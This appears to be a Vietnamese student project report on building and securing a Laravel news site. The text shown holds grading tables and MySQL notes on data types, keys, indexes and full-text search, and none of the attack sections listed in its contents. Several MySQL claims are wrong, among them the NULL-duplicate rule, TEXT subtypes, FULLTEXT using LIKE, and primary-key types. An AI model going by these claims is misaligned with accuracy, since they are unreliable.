ỦY BAN NHÂN DÂN TP.HCM

**TRƯỜNG CAO ĐẲNG CÔNG NGHỆ THỦ ĐỨC**

****

**BÁO CÁO ĐỒ ÁN CHUYÊN ĐỀ WEB 1 – CNTT**

**NĂM HỌC 2019 - 2020**

Tên đề tài**:** **Bảo mật và Xây dựng hệ thống quản lí tin tức.**

**Giáo viên hướng dẫn (GVHD):** Phan Thanh Nhuần

**Nhóm trưởng:** Hong A Ut

**Nhóm phó:** Trương Quốc Khánh

**Thành viên 1:** Trần Thị Kim Ngân

**Thành viên 2:** Đinh Xuân Hiếu

**TP. Hồ Chí Minh, 2019**

**NHẬN XÉT CỦA GIẢNG VIÊN**

1. Về hình thức trình bày báo cáo: …………………………………………… ..……………………………………………………………….……………….…………………………………………………………………………

2. Nội dung: ………………………………………………………………………………………………………………………………………………………………………………………………………………………………………………………………………….

3. Trình bày bài học của HSSV: ………………………………………………………………………………….……………………………………………………………………….……………………………………………………………………….…….

4. Điểm yếu của HSSV: ………………………………………………………………..……………………………………………………………………………………………………..………………………………………………………………………………..………………….

5. Điểm mạnh của HSSV: ……………………………………………………………..…………………………………………………………………………………………………….….…………………………………………………………………………………..……………….

6. Kết luận: ………………………………………………………………………………….………………………………………………………………………………….………………….…………………………………………………………………………………………………….

7. Tổng số điểm của HSSV đạt được là: . . . /10 điểm

*…………, ngày …. tháng …. năm…*

**Giảng viên**

*(ký ghi rõ họ tên)*

**MỤC LỤC**

🙚🟔🙘

[LỜI CẢM ƠN 5](#_Toc5179405)

[Danh mục chữ viết tắt 6](#_Toc5179406)

[Phần mở đầu 7](#_Toc5179407)

[**1. Lý do chọn đề tài** 7](#_Toc5179408)

[**2. Mục đích nghiên cứu** 7](#_Toc5179409)

[**3. Đối tượng và khách thể nghiên cứu** 7](#_Toc5179410)

[**4. Giả thuyết nghiên cứu** 7](#_Toc5179411)

[**5. Nhiệm vụ nghiên cứu** 7](#_Toc5179412)

[**6. Phương pháp nghiên cứu** 8](#_Toc5179413)

[**7. Phạm vi ảnh hưởng** 8](#_Toc5179414)

[Phần nội dung 9](#_Toc5179415)

[**I.** **Đánh giá các bài test** 9](#_Toc5179416)

[**II.** **Nghiên cứu** 12](#_Toc5179417)

[**Chương 1: Khái niệm** 12](#_Toc5179418)

[**Chương 2: Đặc điểm, chú ý** 19](#_Toc5179419)

[**III.** **Về đề tài** 30](#_Toc5179420)

[**1. Tổng quan về hệ thống** 30](#_Toc5179421)

[**2.** **Phân tích hệ thống** 30](#_Toc5179422)

[**3.** **Giới thiệu về các lỗi thường gặp** 31](#_Toc5179423)

[**4.** **Khó khăn** 42](#_Toc5179424)

[Kết luận và kiến nghị 43](#_Toc5179425)

[Danh mục tài liệu tham khảo 43](#_Toc5179426)

**Mục lục hình ảnh**

🙚🟔🙘

[Hình 0.1 Tạo khóa chính trong mysql sever 19](#_Toc5179361)

[Hình 0.2 Demo 21](#_Toc5179362)

[Hình 0.3 Ví dụ truy vấn mới 27](#_Toc5179363)

[Hình 0.4 Xét câu truy vấn 28](#_Toc5179364)

[Hình 0.5 Kết quả khi in ra 32](#_Toc5179365)

[Hình 0.6 Đoạn mã nguy hiểm 32](#_Toc5179366)

[Hình 0.7 Kết quả khi dùng đoạn mã ở trên 32](#_Toc5179367)

[Hình 0.8 Hacker được nội dung request 34](#_Toc5179368)

[Hình 0.9 Kết quả khi hacker gán đoạn mã vào 34](#_Toc5179369)

[Hình 0.10 Hack thay đổi thông tin nhập vào bằng câu lệnh SQL 37](#_Toc5179370)

# LỜI CẢM ƠN

**🙚🟔🙘**

Trong quá trình học tập, Nhóm em đã nhận được sự giúp đỡ rất nhiệt tình từ Trường Cao Đẳng Công Nghệ Thủ Đức, Giảng viên Phan Thanh Nhuần.

Với sự giúp đỡ của thầy và nhà trường nhóm em đã có thể hoàn thành tốt đồ án môn học, em xin gửi lời cảm ơn chân thành đến Ban Giám hiệu Trường Cao Đẳng Công Nghệ Thủ Đức, giảng viên Phan Thanh Nhuần đã tận tình giảng dạy và cung cấp những kiến thức cần thiết, bổ ích để nhóm em có thể hoàn thành tốt quá trình học tập và đồ án môn học của mình.

Nhóm em xin gửi lời cảm ơn chân thành đến thầy Phan Thanh Nhuần đã trực tiếp hướng dẫn, truyền đạt nhiều kiến thức, kinh nghiệm trong quá trình học tập.

Xin chân thành cảm ơn!

# Danh mục chữ viết tắt

|  |  |
| --- | --- |
| **Chữ thu gọn** | **Chữ đầy đủ** |
| CNTT | Công nghệ thông tin |
| GVHD | Giảng viên hướng dẫn |
| SV | Sinh viên |
| HTGD&HT | Hỗ trợ giảng dạy và học tập |
|  |  |

# Phần mở đầu

## **1. Lý do chọn đề tài**

* Nhóm em muốn tìm hiểu và nắm rõ về việc xây dựng hệ thống quản lí tin tức thông qua Laravel, giúp nắm vững hơn về các lỗi bảo mật, cách ngăn chặn. Cũng như chuẩn bị cho môi trường làm việc khi ra trường, và các yêu cầu cơ bản của nhà tuyển dụng về kiến thức cơ sở dữ liệu.
* Tính cấp thiết đáp ứng nhu cầu phát triển kinh tế - xã hội: Đối với chuyên ngành về máy tính khi đi ứng tuyển vào các vị trí lập trình viên, tester, QA, BA, … thì việc nắm vững được bảo mật luôn là một kỹ năng quan trọng mà nhà tuyển dụng muốn ứng viên có được.

## **2. Mục đích nghiên cứu**

* Nâng cao hiểu biết về hệ thống, trình độ kỹ thuật.
* Nâng cao hiểu biết về những lỗi bảo mật như (XSS, SQL Injection, CSRF).
* Nhằm phục vụ cho mục đích nâng cao kiến thức về hệ thống quản lí, tính năng của một trang tin tức, và phục vụ công việc sau khi ra trường.

## **3. Đối tượng và khách thể nghiên cứu**

* Đề tài thực hiện để áp dụng cho phạm vi trường học, công ty.
* Tham khảo tất cả mọi người có kiến thức cơ bản về Bảo mật.
* Hệ thống phát triển dựa vào nền Laravel.

## **4. Giả thuyết nghiên cứu**

* XSS, SQL Injection, CSRF.

## **5. Nhiệm vụ nghiên cứu**

* Nghiên cứu về các tính năng của hệ thống quản lí tin tức.
* Nghiên cứu về các lỗi, những vấn đề đáng chú ý trong bảo mật.
* Nhiệm vụ nghiên cứu và cách sử dụng và ngăn chặn những lỗi XSS, SQL Injection, CSRF.

## **6. Phương pháp nghiên cứu**

* Tìm kiếm thông tin trên một số trang web trên internet.
* Điều tra trên các diễn đàn công nghệ, về những câu hỏi có lỗi tương tự.
* Thực hành các quy trình kiểm tra lỗi trên hệ thống.
* Trao đổi với giảng viên hướng dẫn.

## **7. Phạm vi ảnh hưởng**

* Hệ thống sẽ cải thiện kiến thức, kỹ năng trong học tập cũng như trong tương lai khi ra ngoài công ty. Hệ thống sẽ có nhiều thứ cần được cải tiến.

# Phần nội dung

1. **Đánh giá các bài test**

|  |  |  |  |  |  |  |  |
| --- | --- | --- | --- | --- | --- | --- | --- |
| **THANG ĐIỂM ĐÁNH GIÁ BÀI TEST 1** | | | | | | | |
| **STT** | **Tiêu chí** | **Điểm** | **Ghi chú** | **Hong A Ut** | **Trương Quốc Khánh** | **Trần Thị Kim Ngân** | **Đinh Xuân Hiếu** |
| Câu 1 | - Thiết kế CSDL đủ các table & field cần thiết | 15 | Mỗi lỗi trừ 1đ | 15 | 15 | 15 | 15 |
| - Kiểu dữ liệu của các field đặt hợp lý | 5 | Mỗi lỗi trừ 0.5đ | 5 | 5 | 5 | 5 |
| - Tạo relation | 10 | Mỗi lỗi trừ 1đ | 10 | 10 | 10 | 10 |
| - Thêm dữ liệu và export đúng theo yêu cầu | 5 | Mỗi lỗi trừ 0.5đ | 5 | 5 | 5 | 5 |
| Câu 2 | a) Trang chủ | 10 | Đổ dữ liệu danh sách thành phố 6đ Kiểm tra dữ liệu trước khi submit 4đ Mỗi lỗi trừ 1đ | 10 | 10 | 10 | 10 |
| b) Đăng ký | 15 | Validate dữ liệu: 5đ Insert được dữ liệu: 5đ Thông báo kết quả: 5đ Mỗi lỗi trừ 1đ | 15 | 15 | 15 | 15 |
| c) Đăng nhập, Đăng xuất | 10 | Đăng nhập 8đ, Đăng xuất 2đ.  Mỗi lỗi trừ 1đ | 10 | 10 | 10 | 10 |
| d) Cập nhật thông tin | 15 | Lấy thông tin 5đ Validate thông tin nhập: 5đ Cập nhật thông tin: 5đ Mỗi lỗi trừ 1đ | 15 | 15 | 15 | 15 |
| e) Tính năng sai password 3 lần liên tiếp | 5 | Mỗi lỗi trừ 0.5đ | 5 | 5 | 5 | 5 |
| Câu 3 | - Bảo mật CSRF cho trang đăng ký | 10 | Tạo token 3đ, verify 2đ | 10 | 0 | 0 | 10 |
| **Tổng điểm:** | | **100** |  | **100** | **90** | **90** | **100** |

|  |  |  |  |  |  |  |  |
| --- | --- | --- | --- | --- | --- | --- | --- |
| **THANG ĐIỂM ĐÁNH GIÁ BÀI TEST 2** | | | | | | | |
| **STT** | **Tiêu chí** | **Điểm** | **Ghi chú** | **Hong A Ut** | **Trương Quốc Khánh** | **Trần Thị Kim Ngân** | **Đinh Xuân Hiếu** |
| Câu 1 | - Lưu trữ: Quản lý danh sách các sân bay | 5 | Mỗi lỗi trừ 1đ | 5 | 5 | 5 | 5 |
| Câu 2 | - Hiển thị: Hiển thị danh sách các sân bay theo tỉnh | 5 | Mỗi lỗi trừ 1đ | 5 | 5 | 5 | 5 |
| Câu 3 | - Lưu trữ: Quản lý danh sách các hãng bay | 5 | Mỗi lỗi trừ 1đ | 5 | 5 | 5 | 5 |
| Câu 4 | - Hiển thị: Hiển thị danh sách các hãng bay | 5 | Mỗi lỗi trừ 1đ | 5 | 5 | 5 | 5 |
| Câu 5 | - Hiển thị: Tạo tuyến bay nội địa | 10 | Mỗi lỗi trừ 2đ Chú ý: Kiểm tra hãng bay nội địa khai thác tuyến nội địa | 10 | 10 | 10 | 0 |
| Câu 6 | - Hiển thị: Tạo tuyến bay xuyên quốc gia | 10 | Mỗi lỗi trừ 2đ | 10 | 0 | 0 | 0 |
| Câu 7 | - Lưu trữ: Tạo mối quan hệ các Quốc gia có kết nối với nhau để bay trực tiếp | 15 | Mỗi lỗi trừ 2đ | 10 | 0 | 0 | 0 |
| Câu 8 | - Thiết kế: tính giá vé máy bay | 10 | Mỗi lỗi trừ 2đ. Chú ý: có thể lưu trữ trong db hoặc source code file về công thức tính | 10 | 0 | 0 | 10 |
| Câu 9 | - Tạo chuyến bay phù hợp về thời gian bay | 5 | Mỗi lỗi trừ 2đ Chú ý trước/sau giờ bay 3 tháng | 0 | 0 | 0 | 5 |
| Câu 10 | - Quản lý đặt vé: đặt thành công cho nhiều người | 5 | Tạo token 3đ, verify 2đ | 0 | 0 | 0 | 5 |
| Câu 11 | - Quản lý đặt vé: hủy đặt vé | 5 | Mỗi lỗi trừ 1đ | 0 | 0 | 0 | 0 |
| Câu 12 | - Quản lý đặt vé: các vé đã đặt | 5 | Mỗi lỗi trừ 1đ | 0 | 0 | 0 |  |
| Câu 13 | - Quản lý đặt vé: sửa thông tin khách đã đặt (lúc chưa bay) | 5 | Mỗi lỗi trừ 1đ | 0 | 0 | 0 | 0 |
| Câu 14 | - Thống kê doanh thu theo hãng, có phân trang | 5 |  | 0 | 0 | 0 | 0 |
| Câu 15 | - Thống kê sân bay có lưu lượng máy bay đến-đi nhiều nhất | 5 |  | 0 | 0 | 0 | 0 |
| **Tổng điểm:** | | **100** |  | **60** | **30** | **30** | **40** |

|  |  |
| --- | --- |
| **Họ và tên** | **Link github** |
| Hong A Ut | <https://github.com/justaname4712/CD1> |
| Trương Quốc Khánh | <https://github.com/quockhanh973/CDPTW1> |
| Trần Thị Kim Ngân | <https://github.com/kimngan0410/CDW1> |
| Đinh Xuân Hiếu | <https://github.com/dinhxuanhieu97/CDW1> |

1. **Nghiên cứu**

### **Chương 1: Khái niệm**

#### Tổng quan về đề tài

##### **Tổng quan về các nhóm dữ liệu:**

**a) Kiểu dữ liệu số**

* Kiểu dữ liệu số nguyên:

|  |  |  |  |  |  |
| --- | --- | --- | --- | --- | --- |
| **Kiểu dữ liệu** | **Độ dài (số byte)** | **Giá trị nhỏ nhất (Có dấu)** | **Giá trị lớn nhất (Có dấu)** | **Giá trị nhỏ nhất (Không dấu)** | **Giá trị lớn nhất (Không dấu)** |
| TINYINT | 1 | -128 | 127 | 0 | 255 |
| SMALLINT | 2 | -32768 | 32767 | 0 | 65535 |
| MEDIUMINT | 3 | -8388608 | 8388607 to | 0 | 16777215 |
| INT | 4 | -2147483648 | 2147483647 | 0 | 4294967295 |
| BIGINT | 8 | -9223372036854775808 | 92233720368 54775807 | 0 | 184467440737 09551615 |

* Kiểu dấu chấm động:

|  |  |
| --- | --- |
| **Types** | **Description** |
| FLOAT(M,D) | Một số chấm động (floating-point number) không thể không có dấu (unsigned). Bạn có thể định nghĩa độ dài phần nguyên (M) và độ dài phần thập phân (D). Điều này không bắt buộc và mặc định là **10,2**, ở đây 10 là độ dài phần nguyên còn 2 là số số thập phân. Phần thập phân có thể sử dụng 24 vị trí cho một số **FLOAT**. |
| DOUBLE(M,D) | Một số chấm động DOUBLE (Độ chính xác gấp 2) cũng không thể không có dấu (unsigned). Bạn có thể định nghĩa độ dài phần nguyên (M) và độ dài phần thập phân (D). Điều này không bắt buộc và mặc định là 16,4, ở đó 16 là độ dài phần nguyên còn 4 là độ dài phần thập phân. Phần thập phân có thể sử dụng tới 53 vị trí cho một số **DOUBLE**. **REAL**là một từ đồng nghĩa với **DOUBLE**. |

|  |  |  |  |  |  |
| --- | --- | --- | --- | --- | --- |
| **Kiểu dữ liệu** | **Độ dài (Số Bytes)** | **Giá trị nhỏ nhất (Có dấu)** | **Giá trị lớn nhất (Có dấu)** | **Giá trị nhỏ nhất (Không dấu)** | **Giá trị lớn nhất (Không dấu)** |
| FLOAT | 4 | -3.402823466E+38 | -1.175494351E-38 | 1.175494351E-38 | 3.402823466E+38 |
| DOUBLE | 8 | -1.7976931348623 157E+ 308 | -2.22507385850720 14E- 308 | 0, and 2.22507385850720 14E- 308 | 1.797693134862315 7E+ 308 |

* Kiểu dấu chấm cố định:

+ Kiểu dấu chấm cố định (Fixed-Point data type) được sử dụng để bảo vệ độ chính xác (precision), ví dụ như với dữ liệu tiền tệ. Trong MySQL kiểu DECIMAL và NUMERIC lưu trữ chính xác các dữ liệu số. MySQL 5.6 lưu trữ giá trị DECIMAL theo định dạng nhị phân.

+ Trong SQL chuẩn, cú pháp DECIMAL(5,2) nghĩa là độ chính xác (precision) là 5, và 2 là phần thập phân (scale), nghĩa là nó có thể lưu trữ một giá trị có 5 chữ số trong đó có 2 số thập phân. Vì vậy giá trị lưu trữ sẽ là -999.99 tới 999.99. Cú pháp DECIMAL(M) tương đương với DECIMAL(M,0). Tương tự DECIMAL tương đương với DECIMAL(M,0) ở đây M mặc định là 10.

+ Độ dài tối đa các con số cho DECIMAL là 65.

* Kiểu bitmap: Kiểu dữ liệu BIT được sử dụng để lưu trữ trường giá trị bit. Kiểu BIT(N) có thể lưu trữ N giá trị bit. N có phạm vi từ 1 tới 64. Để chỉ định giá trị các bit, có thể sử dụng b'value'. value là dẫy các số nhị phân 0 hoặc 1. Ví dụ b'111' mô tả số 7, và b'10000000' mô tả số 128.

**b) Kiểu thời gian (Datetime):**

|  |  |  |  |
| --- | --- | --- | --- |
| **Kiểu dữ liệu** | **Mô tả** | **Định dạng hiển thị** | **Phạm vi** |
| DATETIME | Sử dụng khi bạn cần giá trị lưu trữ cả hai thông tin ngày tháng và thời gian. | YYYY-MM-DD HH:MM:SS | '1000-01-01 00:00:00' to '9999-12-31 23:59:59'. |
| DATE | Sử dụng khi bạn muốn lưu trữ chỉ thông tin ngày tháng. | YYYY-MM-DD | '1000-01-01' to '9999-12-31'. |
| TIMESTAMP | Lưu trữ cả hai thông tin ngày tháng và thời gian. Giá trị này sẽ được chuyển đổi từ múi giờ hiện tại sang UTC trong khi lưu trữ, và sẽ chuyển trở lại múi giờ hiện tại khi lấy dữ liệu ra. | YYYY-MM-DD HH:MM:SS | '1970-01-01 00:00:01' UTC to '2038-01-19 03:14:07' UTC |

**c) Kiểu chuỗi ký tự:**

**-** CHAR và VARCHAR:

|  |  |  |  |
| --- | --- | --- | --- |
| **Kiểu dữ liệu** | **Mô tả** | **Định dạng hiển thị** | **Phạm vi các ký tự** |
| CHAR | Chứa chuỗi không phải nhị phân (non-binary strings). Độ dài là cố định như khi bạn khai báo cột của bảng. Khi lưu trữ chúng được độn thêm bên phải (right-padded) để có độ dài chỉ được chỉ định. | Khoảng trắng phía trước (Trailing spaces) được loại bỏ | Giá trị từ 0 tới 255 |
| VARCHAR | Chứa các chuỗi không phải nhịn phân (non-binary strings). Cột là chuỗi có chiều dài thay đổi. | Giống như lưu trữ. | Giá trị từ 0 tới 255 với MySQL trước phiên bản 5.0.3. Và 0 tới 65,535 với các phiên bản MySQL 5.0.3 hoặc mới hơn. |

**-** BINARY và VARBINARY:

|  |  |  |
| --- | --- | --- |
| **Kiểu dữ liệu** | **Mô tả** | **Phạm vi các bytes** |
| BINARY | Chứa các chuỗi nhị phân (Binary Strings) | Giá trị từ 0 tới 255 |
| VARBINARY | Chứa các chuỗi nhị phân (Binary Strings) | Giá trị từ 0 tới 255 đối với MySQL trước 5.0.3, và 0 tới 65,535 với MySQL 5.0.3 và mới hơn. |

- BLOB và TEXT

|  |  |  |  |
| --- | --- | --- | --- |
| **Kiểu dữ liệu** | **Mô tả** | **Loại** | **Độ dài** |
| BLOB | Đối tượng nhị phân lớn (Large binary object) chứa khối lượng dữ liệu lớn. Giá trị được xem như một chuỗi nhị phân. Bạn không cần thiết phải chỉ định độ dài khi tạo cột. | TINYBLOB | Chiều dài tối đa là 255 ký tự. |
| MEDIUMBLOB | Chiều dài tối đa là 16777215 ký tự. |
| LONGBLOB | Chiều dài tối đa là 4294967295 ký tự |
| TEXT | Lưu trữ giá trị được coi như một chuỗi các ký tự có mã hóa (character set). | TINYBLOB | Chiều dài tối đa là 255 ký tự. |
| MEDIUMBLOB | Chiều dài tối đa là 16777215 ký tự. |
| LONGBLOB | Chiều dài tối đa là 4294967295 ký tự. |

##### **MySQL** có những tính năng thiết lập khi tạo bảng như: PRIMARY, UNIQUE, INDEX, FULLTEXT, SPATIAL, Virtual Column.

##### **Lỗi** thường thấy trong MySQL:

Error in processing request, Error text: error (rejected). It seems that the connection to server has been lost. Please check your network connectivity and server status.

#### Giới thiệu về hệ thống tính năng

##### ***PRIMARY***

1. **Khái niệm**

* PRIMARY KEY là một trường trong một bảng mà nhận diện một cách duy nhất mỗi hàng/bản ghi trong một bảng dữ liệu. Các PRIMARY KEY phải chứa các giá trị duy nhất.

1. **Tổng quan**

* PRIMARY KEY được dùng để xác định mỗi cột trong bảng là duy nhất. Từ đó nó giúp chúng ta phân biệt được các bảng.
* Giá trị của khóa chính là duy nhất cho mỗi record, nghĩa là không thể tồn tại hai record trùng khóa chính
* Khóa chính không thể cho phép NULL.
* Mỗi bảng chỉ tồn tại duy nhất một khóa chính, mỗi khóa chính có thể có nhiều column

##### ***UNIQUE***

**a) Khái niệm**

* UNIQUE là tính năng ràng buộc nếu bạn xác định một field nào đó là UNIQUE dữ liệu của mỗi record không được trùng lặp nhau.

**b) Tổng quan**

* UNIQUE được dùng khi muốn một column nào đó không được trùng dữ liệu với nhau.
* Giá trị UNIQUE có thể NULL.
* UNIQUE thực chất là một index KEY nên khi bạn thiết lập một field nào đó là UNIQUE thì việc truy vấn dữ liệu trên field đó sẽ nhanh hơn. Nó được dùng trong trường hợp bạn muốn tạo thêm một field có giá trị là duy nhất.

##### ***INDEX***

1. **Khái niệm**

* Chỉ mục (Index) là bảng tra cứu đặc biệt mà Database Search Engine có thể sử dụng để tăng nhanh thời gian và hiệu suất thu thập dữ liệu. Hiểu đơn giản, một chỉ mục là một con trỏ tới dữ liệu trong một bảng. Một chỉ mục trong một Database là tương tự như một chỉ mục trong Mục lục của cuốn sách.
* Không chỉ với Mysql mà với bất kì cơ sở dữ liệu nào có đánh index nó sẽ cải thiện tốc độ tìm kiếm , sắp xếp truy cập record của một bảng.Tuy nhiên, không phải lúc nào đánh index cũng tốt vì thế chúng ta cần xem xét xem khi nào thì cần đánh index.

1. **Ưu điểm khi dùng INDEX**

* Đẩy nhanh xử lý lọc, tìm kiếm record theo điều kiện WHERE Không chỉ giới hạn với câu lệnh SELECT mà còn đẩy nhanh tốc độ tìm kiếm record trong các quá trình xử lý UPDATE, DELETE (theo WHERE).

1. **Nhược điểm khi dùng INDEX**

* Cost của INSERT, UPDATE, DELETE tăng lên. Hơn nữa, có thể không ảnh hưởng đến tốc độ hoặc tốc độ bị giảm đi bởi index
* UPDATE Khi thay đổi, update column có đánh index thì index cũng được update theo dẫn đến tốc độ bị châm lượng data update và số lượng index sẽ ảnh hưởng đến tốc độ Index mà không update data thì sẽ không bị thay đổi（do đó không ảnh hưởng đến giảm tốc độ bởi index )
* DELETE Vì phải tiến hành update toàn bộ index của table theo record delete nên dẫn đến tốc độ bị chậm thời gian cần để delete tỉ lệ thuận với số lượng index
* INSERT Khi insert record thì đồng thời việc insert index cũng tăng lên dẫn đến tốc độ cũng bị chậm đi

##### ***FULLTEXT***

1. **Sơ lược MySQL full text search**

* MySQL FTS hiện tại chỉ có trên storage engine MyISAM và mới có trên InnoDB (>=5.6 beta).
* Có 2 chế độ tìm kiếm đó là BOOLEAN MODE và NATURAL LANGUAGE MODE. Trong BOOLEAN MODE thì không có default sorting, và trong chế độ này thì ta có thể qui định từ khóa nào sẽ xuất hiện, và từ khóa nào không xuất hiện trong kết quả trả về. Còn NATURAL LANGUAGE MODE thì tìm kiếm những kết quả thích hợp (relavance) hơn là chính xác keyword được tìm.
* Mặc định thì MySQL có một list các stopwords, nghĩa là các từ mà MySQL sẽ bỏ qua không search nếu gặp phải nó (ví dụ: the, and, or, for v.v).
* Ngoài ra thì mặc định MySQL FTS chỉ tìm những từ có độ dài tối thiểu là 4 ký tự (global variable ft\_min\_word\_len = 4). Từ thực tế, nếu như ta search những chữ có độ dài bé hơn 4 (ví dụ "Hà Nội", "Cà Mau","Y tá","Thư ký" "The way I am") thì sẽ không có kết quả nào trả về, cho nên ta phải lưu ý tới thiết lập này của MySQL.

1. **Khái niệm FullText:**

* MySQL cung cấp tính năng tìm kiếm ‘toàn văn’ – full text. Xét về mặt kĩ thuật thì MySQL đánh chỉ mục các từ của cột được tiến hành tìm kiếm full-text. Như thế việc tìm kiếm trên mục này sẽ hiệu quả hơn. MySQL sử dụng những thuật toán phức tạp để xác định xem dòng nào phù hợp với yêu cầu tìm kiếm nhất.
* Full text search là kĩ thuật tìm kiếm toàn văn cho phép tìm kiếm các mẩu thông tin khớp với một chuỗi trên một hay một số cột nhất định.
* Một chỉ mục toàn văn trong MySQL là một chỉ mục có kiểu FULLTEXT. Các chỉ mục FULLTEXT chỉ được dùng với các bảng có thể được tạo ra từ các cột CHAR, VARCHAR, hay TEXT.
* Sử dụng cơ chế ranking (dựa trên mức độ phù hợp của các tài liệu tìm thấy, tài liệu trả về càng phù hợp thì có số rank càng cao).

##### ***SPATIAL***

1. **Khái niệm về SPATIAL trong MySql**

* Dữ liệu không gian (SPATIAL) biểu thị thông tin về vị trí và hình dạng vật lý của các đối tượng hình học. Những đối tượng này có thể là vị trí điểm hoặc các đối tượng phức tạp hơn như quốc gia, đường hoặc hồ.
* SQL Server hỗ trợ hai loại dữ liệu không gian: loại dữ liệu hình học và loại dữ liệu địa lý.
  + Kiểu hình học biểu thị dữ liệu trong hệ tọa độ Euclide (phẳng).
  + Kiểu địa lý biểu thị dữ liệu trong hệ tọa độ trái đất tròn.
* Cả hai loại dữ liệu được triển khai dưới dạng kiểu dữ liệu thời gian chạy ngôn ngữ chung (CLR) .NET trong SQL Server.

1. **Tổng quan**

* Trong SQL Server, các chỉ mục không gian được xây dựng bằng cây B, có nghĩa là các chỉ mục phải thể hiện dữ liệu không gian 2 chiều theo thứ tự tuyến tính của cây B. Do đó, trước khi đọc dữ liệu vào một chỉ mục không gian, SQL Server thực hiện phân rã thống nhất phân cấp không gian. Quá trình tạo chỉ mục phân tách không gian thành một hệ thống phân cấp lưới bốn cấp. Các cấp độ này được gọi là cấp 1 (cấp cao nhất), cấp 2, cấp 3 và cấp 4.
* Mỗi cấp độ liên tiếp phân rã cấp độ bên trên nó, vì vậy mỗi ô cấp trên chứa một lưới hoàn chỉnh ở cấp độ tiếp theo. Ở một mức độ nhất định, tất cả các lưới có cùng số lượng ô dọc theo cả hai trục (ví dụ: 4 x 4 hoặc 8 x 8) và các ô đều có một kích thước.

##### ***Lỗi***

1. **Error in processing request, Error text: error (rejected), It’s seems that the connection to server has been lost. Please check your network connectivity and server status.**

* Lỗi về giới hạn bộ nhớ.

### **Chương 2: Đặc điểm, chú ý**

#### Nội dung:

##### **PRIMARY KEY:**

* + - * **Đặc điểm của khóa chính (Primary key)**

+ Giả sử chúng ta có bảng **SINHVIEN** và mỗi sinh viên là một record, lúc này để nhận phân biệt giữa các sinh viên thì ta không thể dựa vào tên của sinh viên được vì tên sinh viên có thể trùng nhau. Chính vì vậy ta chọn giải pháp là ta thêm một field **MaSV** dùng để làm khóa chính và giá trị của nó là duy nhất nên có thể phân biệt giữa các sinh viên với nhau.


+ Giá trị của khóa chính là duy nhất cho mỗi record, nghĩa là không thể tồn tại hai record trùng khóa chính

+ Khóa chính không thể cho phép NULL.

+ Mỗi bảng chỉ tồn tại duy nhất một khóa chính, mỗi khóa chính có thể có nhiều column.

+ Bởi vì trong MySQL hoạt động với kiểu số sẽ nhanh hơn kiểu chuỗi nên ta sẽ chọn kiểu INT (INT, BIGINT, ..), sau khi chạy code tạo khóa chính thì nó sẽ tạo một chỉ mục có tên là PRIMARY và đây chính là chỉ mục khóa chính.

**a) Tạo khóa chính trong mysql sever**



Hình 0.1 Tạo khóa chính trong mysql sever

**Các kiểu dữ liệu thường dùng làm khóa chính**

* Bởi vì trong MySQL hoạt động với kiểu số sẽ nhanh hơn kiểu chuỗi nên ta sẽ chọn kiểu số như: INT, TINYINT, SMALLINT, MEDIUMINT , BIGINT, FLOAT, DOUBLE, DECIMAL, và các kiểu dữ liệu chuổi như: CHAR, VARCHAR, BLOB , TEXT, TINYBLOB, TINYTEXT,  MEDIUMBLOB, MEDIUMTEXT, LONGTEXT, ENUM.

##### **UNIQUE**

**a) UNIQUE có thể làm đặt làm chỉ mục tìm kiếm:**

* UNIQUE có thể tạo bằng từ khóa UNIQUE trong khi tạo.
* Vì giá trị của UNIQUE là không trùng nhau nên có thể đặt làm chỉ mục tìm kiếm nhanh hơn so với những chỉ mục có giá trị trùng nhau. Và UNQUE có thể đặt được ở nhiều cột khác nhau.

**b) Vấn đề duplicate trong MySQL với NULL:**

* Duplicate value là hiện tượng bị lỗi giá trị trùng nhau.
* Null cũng chỉ là 1 giá trị bình thường, như cả giá trị “ ” ( rỗng ) . Nhưng sẽ bị lỗi duplicate value vì có giá trị trùng nhau.
* Vậy nên không nhập giá trị trùng nhau kể cả NULL hay “”.

**c) So sánh PRIMARY KEY và UNIQUE**

* PRIMARY KEY là khóa chính của bảng, đây là index đặc biệt nên bạn không chấp nhận giá trị NULL.
* UNIQUE cũng là một khóa nhưng vì là một column bình thường nên có thể nhận giá trị NULL.
* Chỉ có duy nhất 1 PRIMARY KEY trong table, nhưng có thể có nhiều UNIQUE column.

##### **FULLTEXT**

1. **Đặc tính FullText:**
2. **Những đặc tính quan trọng của tìm kiếm full-text trong MySQL:**

* Giao diện thuần túy SQL: Ta sử dụng lệnh LIKE để tìm kiếm full-text.
* Chỉ mục hoàn toàn mang tính động: MySQL tự động lập chỉ mục cột văn bản bất cứ khi nào có diễn ra thay đổi dữ liệu trên cột này.
* Điều tiết dung lượng chỉ mục: không chiếm nhiều dung lượng cho việc lưu trữ chỉ mục.
* Tìm kiếm nhanh chóng ngay cả đối với những câu truy vấn phức tạp.
* MySQL chỉ mới hỗ trợ chức năng tìm kiếm full-text với các bảng dữ liệu kiểu MyISAM.

1. **Giả sử bạn không thể nhớ hết được cả câu cần tìm, mà chỉ nhớ được một số từ có trong câu đó thôi, thì chúng ta sẽ làm thế nào để tìm được các bản ghi đó? Nếu sử dụng câu lệnh như lúc đầu thì nó có chạy được hay không?**

* Câu trả lời của chúng ta là Không. Và còn rất nhiều mặt hạn chế của Search bình thường như:
* Khi không đánh index thì Tốc độ tìm kiếm chậm.
* Không tìm được từ đồng nghĩa.
* Không tìm được các từ viết tắt phổ biến.
* Không tìm kiếm cách từ như ví dụ trên.
* Không search được do lỗi chính tả...
* Gặp vấn đề trong tìm kiếm tiếng việt có dấu và không dấu. Vậy giải pháp của vấn đề trên là MySQL đã hỗ trợ thêm MySQL Fulltext Search.



Hình 0.2 Demo

1. **Lệnh tạo Full Text:**

ALTER TABLE table\_name ADD FULLTEXT (column\_list);

